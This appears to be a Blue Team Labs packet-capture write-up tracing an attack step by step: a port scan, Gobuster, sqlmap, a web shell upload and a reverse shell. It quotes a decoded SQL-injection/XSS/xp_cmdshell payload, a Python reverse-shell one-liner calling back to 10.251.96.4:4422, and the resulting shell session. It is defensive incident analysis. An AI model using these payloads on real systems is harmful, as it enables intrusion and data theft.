
Unauthorized Activity: If the usage of Gobuster is not authorized or expected, it could indicate malicious activity. An external actor might be attempting to discover hidden content, vulnerabilities, or entry points into your web applications or network. This could be the precursor to more targeted attacks or an attempt to gain unauthorized access.



We begin to apply some filters to find more information with information already gotten (http.response.code == 200) && (ip.src == 10.251.96.5)
We were able to find the version of PHP being used and knowing this an attacker could find a potential vulnerability with that



I wondered how long Gobuster looked for a directory was packet 13661 was at 16:34:06 from 10.151.96.4 to 10.251.96.5




During investigation i also found the same ip going to Upload directory and needed to see if there was any upload POST was pushed to that. The upload was at 16:37:17
This time the user-agent changed to sqlmap
Finding "sqlmap" as the user-agent in a packet capture is indicative of someone using sqlmap, a powerful open-source penetration testing tool designed to automate the process of detecting and exploiting SQL injection vulnerabilities in web applications. SQL injection is a type of attack that allows an attacker to execute arbitrary SQL code on the backend database, potentially

leading to unauthorized access to data, data manipulation, or even complete control over the database.
Implications of Finding sqlmap in Packet Captures:

Authorized Security Testing: If you are aware of ongoing security assessments or penetration tests, the presence of sqlmap could be part of these authorized activities aimed at identifying and mitigating vulnerabilities in your web applications.

Unauthorized Activity and Potential Attack: If there's no known legitimate reason for sqlmap's presence, its use likely represents unauthorized activity and a potential security threat. An attacker could be attempting to discover and exploit SQL injection vulnerabilities within your web applications to steal data, cause disruptions, or achieve other malicious objectives.




We were able to find this POST request on packet 14060 at 16:36:51
“:/?QLuT=8454%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23”

This results to :

/?QLuT=8454 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../etc/passwd')#

The decoded content from the POST request in your PCAP file is a combination of SQL injection and Cross-Site Scripting (XSS) payloads, along with an attempt to execute system-level commands on the server. This suggests a malicious attempt to exploit vulnerabilities in a web application.

At packet 16102 16:40:39 a file called dbfunctions.php was uploaded



At packet 16134-16:40:51 the attacker initiated its first command identifying the id
At packet 16144-16:40:56 whoami command was initiated.
At packet 16201-16:42:35 a python script was lunched on port 4422 to
“/uploads/dbfunctions.php?cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.251.96.4",4422));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' ”

At packet 16203 16:42:35 we saw a successful webshel where teh attacker has handson keyboard access to the server

Wireshark · Follow TCP Stream (tcp.stream eq 1277) · BTLOPortScan.pcap

```
/bin/sh: 0: can't access tty; job control turned off
$
$ bash -i
bash: cannot set terminal process group (692): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bob-appserver:/var/www/html/uploads$ whoami
whoami
www-data
www-data@bob-appserver:/var/www/html/uploads$ cd ..
cd ..
www-data@bob-appserver:/var/www/html$ cd ..
cd ..
www-data@bob-appserver:/var/www$ ls
ls
html
www-data@bob-appserver:/var/www$ cd
cd
bash: cd: HOME not set
www-data@bob-appserver:/var/www$ .ls

www-data@bob-appserver:/var/www$ ls
html
www-data@bob-appserver:/var/www$ cd ../..
cd ../..
www-data@bob-appserver:/$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bob-appserver:/$ bash -i
bash -i
www-data@bob-appserver:/$ ls
ls
bin    dev   initrd.img      lib64 mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib            media  proc  sbin  swapfile  usr
www-data@bob-appserver:/$

www-data@bob-appserver:/$ llss

bin    dev   initrd.img      lib64 mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib            media  proc  sbin  swapfile  usr
www-data@bob-appserver:/$ ccdd  //rroooott

bash: cd: /root: Permission denied
www-data@bob-appserver:/$ llss

bin    dev   initrd.img      lib64 mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib            media  proc  sbin  swapfile  usr
www-data@bob-appserver:/$ llss  --llaa
```

128 client pkts, 86 server pkts, 172 turns.

Entire conversation (4395 bytes) | Show data as ASCII | Stream 1277

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

EXTRA NOTES

IP : 10.251.96.4
USERNAME: www-data
HOSTNAME: bob-appserver

Port Scan Activity

Start: 2021-02-07 16:33:06(UTC)
END: 2021-02-07 16:33:06(UTC)
SOURCE: 10.251.96.4:41675

DESTINATION: 10.251.96.5(22/80 opened)

Applications used by 10.251.96.4
App1: Gobuster 3.0.1
Start Time: 2021-02-07 16:34:05
End Time: 2021-02-07 16:34:06

App2: sqlmap 1.4.7
Start Time: 2021-02-07 16:36:17
End Time: 2021-02-07 16:37:28

Successful Web Shell Upload
Name: dbfunctions.php
Start: 2021-02-07 16:40:39
Source: 10.251.96.4
Destination: 10.251.96.5

Commands Ran
Id, whoami, python script for callback

Successful Callback to 10.251.96.4:4422 via TCP reverse shell from 10.251.96.5
Start: 2021-02-07 16:42:35
Commands ran from the webserver via reverse TCP shell
Bash -i, whoami, cd, ls, python & rm db

Last observed activity from 10.251.96.4 was on 2021-02-07 16:45:56